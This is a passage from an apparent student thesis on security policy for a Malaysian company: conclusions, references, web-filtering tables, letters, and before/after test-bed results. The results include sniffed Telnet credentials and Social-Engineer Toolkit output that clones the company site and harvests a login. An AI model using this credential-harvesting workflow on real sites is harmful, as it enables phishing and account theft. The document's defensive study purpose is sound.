As a Figure 6.12 above show a website mycandycruh.com is denied to open. Due that the website already block using ACL configuration in proxy server. Thus, any website cannot open if the permission is blocking.

6.5 Summary

As for conclusion, all of the objectives of this project has been achieved which that we have manage to study the process and architecture of security policy also analysed before and after the attack occurs. Beside, test the environment new and existing security in this project. In the next chapter, will covered about the conclusion of the whole project development.

CHAPTER VII

CONCLUSION

7.1 Introduction

This chapter explains about the project conclusion. It discusses about overall general information of this project such as contribution and limitation of this project. Future works of this project are also stated so that the project can be enhanced and improved by others. In this chapter, the project conclusion will be contributed. The project summarization, project contribution, limitation and future research will be discussed in this chapter. The project summarization will summarized the whole project. The weakness and proposition for improvement will be discussed in the project limitation and the future research..

7.2 Project Summarization

In view of early part of this project, we have set up to achieve three objectives which are to study the process of developing the best security policy, to purpose and implement the security policy and to test and compare the existing security policy that has been developed. The first objective has been achieved in chapter 2, where we have own taxonomy security policy. The second objective has been achieved in chapter 4 and 5, where we have created network design for as a test bed to get the result. While the third objective has been achieved in chapter 6, where we compare the attack of network and recovery for the attack. But sometimes in a project we have weakness and advantages respectively. Table 7.1 is show summary of this project.

Table 7. 1 : Summary of this project

Objective achieved	**Cover Chapter**
To study the process of developing the best security policy for a company.	Chapter 2
To propose an enchament of security policy for a company.	Chapter 4 and Chapter 5
To test and compare the existing security policy that has been developed with the new one.	Chapter 6

7.2.1 Observation on Weakness and Strengths

Based on observation, the conclusion is that there have a weakness and strengths of the network. Other than that, the proposition for the project improvement will be discussed. Besides, the weakness and strengths are important to identify because the designer of the network can learn more and help them in the future. That it also can help next researcher to research more about security policy. The table 7.2 will explain more the advantages and disadvantages of the project.

Table 7. 2 : Advantages and Disadvantages of project

No.	Advantages	Disadvantages
1	Finding how the attacker attack in a company	Some attack it is not suitable for this project.
2	This attack is live test security policy than it be documented	Scoping limited to test bed environment

7.3 Project Contribution

This project contributes to the public by providing documentation of how the process flow security policy and security policy is to propose the organization. Developing a common security policy provided by SANS give the company knows what the best solution of avoiding attacks. After creating this project, the main contribution is to IP Core. This is because it can develop a security policy based on the organization to find and proposals to reduce the risk of threats and vulnerabilities. Here, too, I have to go to the IP Core Company to make the presentation and give my all on their project to implement.

7.4 Project Limitation

If the project is lacking and not easy to get the information in the company. Information Security Policy is very sensitive to the Partnership. To collect information from the company, is a major obstacle to researchers because it cannot be a whim to give and they need a procedure to given. Other than that, sometimes the rule of security policy is not stable and have people there will be workers try not pace given rule. The attacker would likely attack by mistake. Besides, employees may not be familiar with any documentation that has been made by the company because they did not understand the policy provided.

REFERENCES

Al-Shaer, H. H. (2006). Network and Service Management. Taxonomy of Conflicts on Network Security Policies, 134-140.

Beaver, K. (2012). Prevent Network Hacking with Port Scanners. In K. Beaver, Hacking For Dummies,4th Edition (p. 408). A Wiley Brand. Retrieved from Prevent Network Hacking with Port Scanners: http://www.dummies.com/programming/networking/prevent-network-hacking-with-port-scanners/

Bisson, D. (2015). 5 Social Engineering Attacks to Watch Out For. Retrieved from tripwire: http://www.tripwire.com/state-of-security/security-awareness/5-social-engineering-attacks-to-watch-out-for/

Coetzee, T. L. (2010). Considering web services security policy compatibility.

Computer Networking Notes.com. (2016). Retrieved from Network Security Threat and Solutions: http://www.computernetworkingnotes.com/ccna-study-guide/network-security-threat-and-solutions.html

D.Dixie, W. A.-H. (2009). Information Security Policy in Small Education , 72-76.

Daya, B. (2013). Network security: History, importance, and future. Network security: History, importance, and future, 13.

Eloff, K. H. (n.d.). What Makes an Effective Information Security Policy?, 14-15.

F.Sterne, D. (1991). On the Buzzword "Security Policy", 219-228.

Fulford, N. F. (2005). Aligning the information security policy wih the strategic information systems plan.

Garrett, C. (2012). SlideShare : Importance Of A Security Policy . Retrieved from Importance Of A Security Policy : http://www.slideshare.net/charlesgarrett/importance-of-a-security-policy-11380022

Institute, S. (2014). Consensus Policy Resource Community . Retrieved from https://www.sans.org/security-resources/policies

Kee, C. K. (2001). sans.org. Retrieved from Security Policy Roadmap - Process for Creating: https://www.sans.org/reading-room/whitepapers/policyissues/security-policy-roadmap-process-creating-security-policies-494

Kenneth J.Knapp, R. M. (2009). Computer and Security. Information Security Policy : An Organizational-Level Process Model.

P, M. P. (2010). International Jounal of Industrial Engineering & Management (IJIEM). A Comparative Overview of the Evolution of Software Development Models, 163-172.

Prakash, P. a. (2002). Methods and Limitations of Security Policy Reconcilition. 1-3.

SECTION 4 TESTING & QUALITY CONTROL. (2013). Bellateq.

Shackleford, R. C. (2014, December). SANS Policy. Retrieved from General Policy Templates: https://www.sans.org/security-resources/policies/general

Sorcha Canavan, S. D. (2007). sans.org. Retrieved from Information Security Policy - A Development Guide: https://www.sans.org/reading-room/whitepapers/policyissues/information-security-policy-development-guide-large-small-companies-1331

The Information Security Awareness Resource . (2016). Retrieved from What are Policies, Standards, Guidelines and Procedures?: http://mindfulsecurity.com/2009/02/03/policies-standards-and-guidelines/

veracode. (n.d.). Retrieved from Application Attack Types: http://www.veracode.com/security/attacks

Yu, C. T. (2008). Assessment of Network Security Policy Based Security Capablity, 1204-1208.

ATTACHMENT

WEB FILTERING AND APPLICATION CONTROL FOR BRANCHES

Appendix A : Web Filtering

NO	CATEGORY	ACTION
1	Community / Education / Religion	Allow
2	Criminal Activities	Block
3	Drugs	Block
4	Entertainment / Culture	Allow
5	Extreamistic Sites	Allow
6	Finance / Investing	Allow
7	Games / Gambles	Block
8	IT	Allow
9	Information and Communication	Allow
10	Job Search	Allow
11	Lifestyle	Allow
12	Locomotion	Allow
13	Medicine	Allow
14	Nudity	Block
15	Ordering	Allow
16	Private Homepages	Allow

17	**Suspicious**	**Allow**
18	**Weapons**	**Block**
19	**Uncategorized websites**	**Allow**


CATEGORY	APPLICATION	
Social Networking	Yelp	FriendFeed
	XING	foursquare
	VKontakte	Flixster
	Twitter	Facebook Video Chat
	TwitPic	Facebook Video
	TweetDeck	Facebook Search
	Tagged	Facebook Post
	Steam Social	Facebook Messages
	Sourceforge	Facebook Event
	Renren	Facebook Apps
	Reddit	Facebook
	Plaxo	Cyworld
	Pinterest	Classmates
	Orkut	Chinaren.com
	Odnoklassniki.ru	Boxcar.io
	MySpace	Bebo
	multiply.com	Badoo
	Meetup	17173.com
	match.com	Hyves
	LinkedIn	hi5
	Kaixin	Google+
	Instagram	Friendster

Streaming Media	**Live365**	**adnStream**
	Last.fm	**freeetv**
	Kugou	**FaceTime**
	Jango	**Dailymotion**
	iTunes	**Channel4**
	Instagram Video	**BBC iPlayer**
	Hulu	**Amazon Unbox**
	H.323	**Amazon instant video**
	H.248	**afreecaTV**
	H.245	**Adobe Flash**
	H.225	**GOMTV.net**
	Grooveshark	**GOMTV.com**
	Google Video	**GG Media**
	Google Talk Video	**Funshion Video**
	Google Talk Audio	**Fring A/V**

CATEGORY	APPLICATION	
Streaming Media	Youtube	RTP Video
	Yahoo Video	RTP Audio
	Yahoo Messenger Video	RTP
	Yahoo Messenger Audio	RTPM
	Windows Media	RTCP
	Vonage	Roku
	Vimeo	Real Player Cloud
	videobb	Quicktime
	UStream	Qik
	UltraViolet	PPTV P2P
	Tudou	PPTV
	Tmobile	PPStream
	Telly	Pandora.tv
	SRTP Video	Pandora Audio
	SRTP Audio	Pandora
	SRTP	Paltalk Voice
	Spotify	Paltalk Video
	SoundCloud	Nokia Music
	Sopcast	niconico Live
	Slingmedia	niconico
	Sky Go	Netflix Video Stream
	SIP	Netflix Site
	Sina Video	Nate Video
	Silverlight	MUZU.TV
	SHOUTcast	movie2k
	Shockwave	Metacafe
	Secure RTCP	mck-ivpip
	RTSPS	MagicJack
	RTSP	Lync Video
	Lync Audio	Lync Media

CATEGORY	APPLICATION	
Games	Zynga Poker	IMGames
	Zynga	Farmville
	YB.com	Evony
	Xbox	doof
	World Of Warcraft game	Blokus
	Steam Game	Blizzard.com website
	Steam DLC	Blizzard Game Data Files
	Steam Client	Blizzard downloader
	Steam	Blizzard client
	Quake Live	Battle.net website
	PS3 Match	Battle.net game protocol
	PS3 Game	Battle.net desktop app
	Pogo.com	Battle.net
	Playstation Website	4399.com
	Playstation Network	LINE Games
	Mafiawars	IMGames
	Zynga Poker	

Appendix B : Permission Letter



UTeM

اونيۏرسيتي تيكنيكل مليسيا ملاك

UNIVERSITI TEKNIKAL MALAYSIA MELAKA

FAKULTI TEKNOLOGI MAKLUMAT DAN KOMUNIKASI

Tel : +606 331 6023 | Faks : +606 331 6500

Rujukan Kami (Our Ref) : UTeM.25.01/600-8/7/1 Jld. 3 (111)
Rujukan Tuan (Your Ref) :

19 Rabiulakhir 1437
29 Januari 2016

Kepada Sesiapa yang Berkenaan

Tuan,

MEMOHON MENDAPATKAN MAKLUMAT DAN KAJIAN KES UNTUK MENYIAPKAN TUGASAN PROJEK

Dengan segala hormatnya saya merujuk kepada perkara di atas.

2. Sukacita dimaklumkan bahawa berikut adalah pelajar Universiti Teknikal Malaysia Melaka. Maklumat terperinci adalah seperti berikut:

Nama	No. Matrik	Kursus
Nur 'Izzati binti Zaidi	B031110098	Ijazah Sarjana Muda Sains Komputer (Rangkaian Komputer) Dengan Kepujian

3. Sehubungan dengan itu, pelajar ini memohon kebenaran untuk mendapatkan maklumat kajian yang diperlukan untuk menyiapkan satu tugasan projek bagi mata pelajaran *BITU3973 (Projek Sarjana Muda I).*

4. Fakulti ini memohon kerjasama dan bantuan tuan untuk memberikan maklumat yang dijangkakan bermanfaat kepada pelajar ini demi menjayakan tugasan tersebut.

Segala perhatian dan kerjasama tuan dalam hal ini didahului dengan ucapan terima kasih.

Sekian.


'KOMPETENSI TERAS KEGEMILANGAN'
'BERKHIDMAT UNTUK NEGARA'

Saya yang menurut perintah,

NOOR AZMAN BIN MANSOR
Penolong Pegawai Tadbir
Fakulti Teknologi Maklumat & Komunikasi
Universiti Teknikal Malaysia Melaka
b.p. Dekan

KOMPETENSI TERAS KEGEMILANGAN
Universiti Teknikal Malaysia Melaka, Hang Tuah Jaya, 76100 Durian Tunggal, Melaka, Malaysia.
www.utem.edu.my

Appendix C : Evaluation Form from IP Core Company



BORANG PENILAIAN

NAMA PELAJAR: NUR'IZZATI BINTI ZAIDI

MATRIX NO. : B031410095

NAMA PENILAI AHMAD SAFIAN BIN A. BAKAR.


ALAMAT PENILAI: IP CORE SDN BHD.

RUANGAN MENILAI:

- Slide presentation simple and understand.
• Explanation clear
- Scoping can be more large
- Scenario environment for sharing is good but need have third party to attack.
- can be improve.


IP CORE SDN BHD
(778941-T)
NO. 25, JALAN MH 3,
TAMAN MUZAFFAR HEIGHTS,
75450 AYER KEROH, MELAKA.
TEL: 06-232 5558 / 234 4448 FAX: 06-231 0297

Appendix D : Report to IP Core Company



INTRODUCTION

- A generate and implement security policy architecture.
- Security policy was overlap by some network administrator by allowing default configuration.
- To purpose enhance security policy to upgrade security services in IP Core company.
- Enhanced security services compared to the policy reuse previously in the organization
- General security policy by SANS
- Study security policy of the company



OBJECTIVES

To study the process of developing the best security policy for a company.


To test and compare the existing security policy that has been developed with the new one.

To propose an enchament of security policy for a company.

Previous Report from IP Core


As a Appendix A in Attachment

PASSWORD PROTECTION POLICY



```
Index of ftp://203.1.1.2/

Up to higher level directory

Name                Size    Last Modified
Desktop                     11/07/2016   09:45:00 AM
Documents                   11/07/2016   09:45:00 AM
Downloads                   11/07/2016   09:45:00 AM
Music                       11/07/2016   09:45:00 AM
Pictures                    11/07/2016   09:45:00 AM
Public                      11/07/2016   09:45:00 AM
Templates                   11/07/2016   09:45:00 AM
Videos                      11/07/2016   09:45:00 AM
examples.desktop    9 KB    11/03/2016   03:42:00 PM
```


BEFORE


Index of ftp://203.1.1.2/ - Iceweasel
file:///opt/l...ndycrush.html
Java Required
http://www....ycrush.com/
Index of ftp://203.1.1...
ftp://203.1.1.2
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng


```
Index of ftp://203.1.1.2/

Up to higher level directory

Name                Size                Last Modified
```

AFTER

IMPLEMENT ACCEPTABLE USE POLICY




BEFORE




AFTER

REMOTE ACCESS TOOLS


Wireshark - Follow TCP Stream (tcp.stream eq 0) - wireshark_pcapng_9A4DDA32-CE9B-4F25-BCEC-7FA9EFCC419D_20161102201700_a0...

```
..%........'.............. .....'...........%....P............ .....'.....'..SFUTLNTVER.SFUTLNTMODE.....Welcome to
Microsoft Telnet Service
..'.....'...

login: AAddmm.. .mmiinniissttrraattoorr


password: abc123$

The handle is invalid.

Login Failed


login: AAddmmiinniissttrraattoorr


password: abc123$
..........XTERM............XTERM..

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\Administrator>
```


BEFORE


Wireshark - Follow TCP Stream (tcp.stream eq 0) - wireshark_pcapng_9A4DDA32-CE9B-4F25-BCEC-7FA9EFCC419D_20161102210213_a0...


```
SSH-2.0-WeOnlyDo 2.4.3
SSH-2.0-PuTTY_Release_0.67
....
..b].n.}{...A..6.....diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman-group14-
sha1,diffie-hellman-group1-sha1,rsa2048-sha256,rsa1024-sha1....ssh-rsa,ssh-dss....aes256-ctr,aes256-cbc,rijndael-
cbc@lysator.liu.se,aes192-ctr,aes192-cbc,aes128-ctr,aes128-cbc,blowfish-ctr,blowfish-cbc,3des-ctr,3des-
cbc,arcfour256,arcfour128....aes256-ctr,aes256-cbc,rijndael-cbc@lysator.liu.se,aes192-ctr,aes192-cbc,aes128-
ctr,aes128-cbc,blowfish-ctr,blowfish-cbc,3des-ctr,3des-cbc,arcfour256,arcfour128...-hmac-sha2-256,hmac-sha1,hmac-
sha1-96,hmac-md5...-hmac-sha2-256,hmac-sha1,hmac-sha1-96,hmac-md5... none,zlib...
none,zlib...............<..p....}........8.+...M.%&Ue.1...oecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh-sha2-
nistp521,diffie-hellman-group1-sha1,diffie-hellman-group14-sha1....ssh-rsa,ssh-dss...Aaes256-cbc,aes256-
ctr,rijndael256-cbc,rijndael-cbc@lysator.liu.se...Aaes256-cbc,aes256-ctr,rijndael256-cbc,rijndael-
cbc@lysator.liu.se...@hmac-sha2-256,hmac-sha2-512,hmac-sha1,hmac-sha1-96,hmac-md5,none...@hmac-sha2-256,hmac-
sha2-512,hmac-sha1,hmac-sha1-96,hmac-md5,none...          none,none...
none,none...................................zj.
.s.'?...I......ya..I....6g}TC...n... ...['8)..          J.$f.`-brz1.lW....Z.H.j..\sW.)....%..
.........y.............A.v...X#M.........$.
..u..>.j....f1(-...o.+RO...Cc...1F.E....Sg...%"....O....Q.1.n~.A."......S...{.!.Nuf..zN.I.r.B.{.
[wZ.U..&)wo.<..>.'c.Emp:.c..D..a...J...<
.........ssh-rsa....#......G\L.."..WY.............^..H`..$.OY...Q.SD:}.~...Q...$...4Q"....&.M$.[..)P>.3c...H
...G"....^.."S..<....k..zi..uB....
jR.qX.F"h+....eC..C.Z.........MB..m..Z~b.abW.:...oF...00.X....fL.g.t..M.`........F.6.7.q..;.Q....     .Gg.U...x
+o...<.J...JS...        ..,1HW.......9^.4.?.]..;..T.$p.[...            Mw..oN$a..-....r ./{....L...
u:.."......6..1.dMV.:.Y3{.....#......Fa...v.A.fm.V.C..p.cV..@.%..."...}.A..)>..P.........ssh-
rsa....R......"lw...L."wX..i.2:....r...).........`.h^...>.
```

AFTER

REMOTE ACCESS POLICY




BEFORE




```
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:8.8.8.5
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.ipcore.com

[*] Cloning the website: http://www.ipcore.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
8.8.8.5 - - [12/Oct/2016 13:25:03] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: email=adidi@ipcore.com
POSSIBLE PASSWORD FIELD FOUND: pass=Abc123#
POSSIBLE USERNAME FIELD FOUND: btn-login=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

AFTER

ETHICS POLICY





The proxy server is refusing connections

